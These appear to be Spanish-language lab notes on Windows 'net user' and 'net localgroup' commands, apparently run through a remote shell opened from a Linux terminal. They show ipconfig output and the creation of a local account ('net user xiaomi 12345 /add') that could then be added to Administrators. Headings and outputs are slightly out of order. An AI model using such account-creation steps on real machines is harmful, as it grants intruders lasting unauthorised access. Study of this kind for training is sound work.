The screenshot shows a Windows command prompt window. The user has typed 'net localgrup' and is receiving help information. The output shows the command 'net localgrup' followed by a message about its syntax. Below this, the 'NET' command is listed with various sub-options: ACCOUNTS, COMPUTER, CONFIG, CONTINUE, FILE, GROUP, HELP, HELPMSG, LOCALGROUP, PAUSE, SESSION, SHARE, START, STATISTICS, STOP, TIME, USE, USER, and VIEW.

net user sirve para ver, crear, modificar o eliminar usuarios locales en Windows desde la línea de comandos

16 net localgroup



```
ismael@ismael:~  
Session Actions Edit View Help  
. . .  
C:\Windows\system32>ipconfig  
ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    IPv6 Address . . . . . : 2001:1308:25eb:7a00:6594:6f13:3d5c:881  
3  
    Temporary IPv6 Address . . . . . : 2001:1308:25eb:7a00:71a7:be08:7f53:c60  
0  
    Link-local IPv6 Address . . . . . : fe80::6594:6f13:3d5c:8813%11  
    IPv4 Address . . . . . : 10.0.0.181  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : fe80::1%11  
                                10.0.0.1  
  
Tunnel adapter isatap.{CED16EB6-104D-451B-A1CC-421E25E2AB17}:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
  
C:\Windows\system32>
```

sirve para ver y gestionar la pertenencia de usuarios a grupos locales en Windows.

18 net user (nombre) (contra) /add

```
C:\Windows\system32>net user xiaomi 12345 /add  
net user xiaomi 12345 /add  
The command completed successfully.
```

```
C:\Windows\system32>
```

este comando añade un nuevo usuario al equipo, el cual luego puede ser gestionado (por ejemplo, asignarlo a grupos como Administradores o Usuarios)